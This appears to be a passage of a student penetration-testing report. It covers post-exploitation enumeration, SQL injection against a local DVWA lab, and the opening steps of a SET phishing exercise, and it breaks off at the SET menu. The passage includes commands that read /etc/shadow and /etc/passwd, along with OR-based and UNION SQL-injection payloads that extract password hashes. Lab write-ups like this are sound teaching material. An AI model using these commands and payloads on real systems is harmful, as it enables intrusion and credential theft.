


Figure 5.10: Exploit Successful (Shell Opened)

5.1.6 Post-Exploitation Enumeration

After obtaining root access, detailed enumeration was conducted to understand the system.

Commands used:

```
whoami
id
uname -a
ls -al /
cat /etc/passwd
cat /etc/shadow
ps aux
netstat -tulpn
ls /var/www/html
ls /home
ls /etc/init.d
```

This provided crucial insights into:

- User accounts,
- Running processes,
- Active network services,
- Service initialization scripts,
- Sensitive directories,
- Password hashes.




Figure 5.11: Root Access Verification




Figure 5.12: System Information (uname, id)




Figure 5.13: Filesystem Enumeration




Figure 5.14: passwd File Output




Figure 5.15: Active Processes (ps aux)




Figure 5.16: Network Ports (netstat)




Figure 5.17: /etc/init.d Services

5.2 Web Application Penetration Testing Implementation (DVWA – SQL Injection)

Step 1: Start DVWA Using Docker

Commands used to start Docker and launch DVWA:

```
sudo systemctl start docker
sudo docker run -d -p 80:80 vulnerables/web-dvwa
```

Step 2: Login Into DVWA

DVWA was accessed using the following URL:

`http://127.0.0.1/`

Credentials used:

- Username: `admin`
- Password: `password`




Figure 5.18: DVWA Login Page

Step 3: Set Security Level to Low

Steps followed:

- Open **DVWA Security**
- Select **Low**
- Click **Submit**




Figure 5.19: DVWA Security Level Set to Low

Step 4: Open SQL Injection Module

- Click on **SQL Injection** in the left panel
- A User ID input field appears




Figure 5.20: SQL Injection Module in DVWA

Step 5: Test Normal Input

Input used:

```
1
```

Output: Admin user record displayed.




Figure 5.21: Normal SQL Query Output for ID = 1

Step 6: Test SQL Error Injection

Input used:

```
1'
```

Result: SQL error displayed.




Figure 5.22: SQL Error Produced by Invalid Input

Step 7: Perform OR-Based SQL Injection

Payload used:

```
1' OR '1'='1
```

Result: Multiple user records displayed.




Figure 5.23: OR-Based SQL Injection Returning Multiple Records

Step 8: Extract Users Using UNION Injection

Payload used:

```
1' UNION SELECT user, password FROM users#
```

Result: Usernames and password hashes extracted.




Figure 5.24: Extraction of Users and Password Hashes Using UNION Injection

Database Version Extracted




Figure 5.25: Database Version Extracted Using SQL Injection

Extract Current DB User & Database Name

Figure 5.26: Current Database User and DB Name Extraction

List All Tables in Database




Figure 5.27: Listing All Tables in the Database

5.3 Social Engineering Implementation (SET Toolkit – Phishing Attack)

The following steps explain how the phishing penetration test was executed:

Step 1: Launch SET

Launch SET using the following command:

```
sudo setoolkit
```




Figure 5.28: Launching the Social Engineering Toolkit (SET)

SET opens with its main menu containing multiple attack options.

Step 2: Select Social Engineering Attack

From the main menu:

`1) Social-Engineering Attacks`

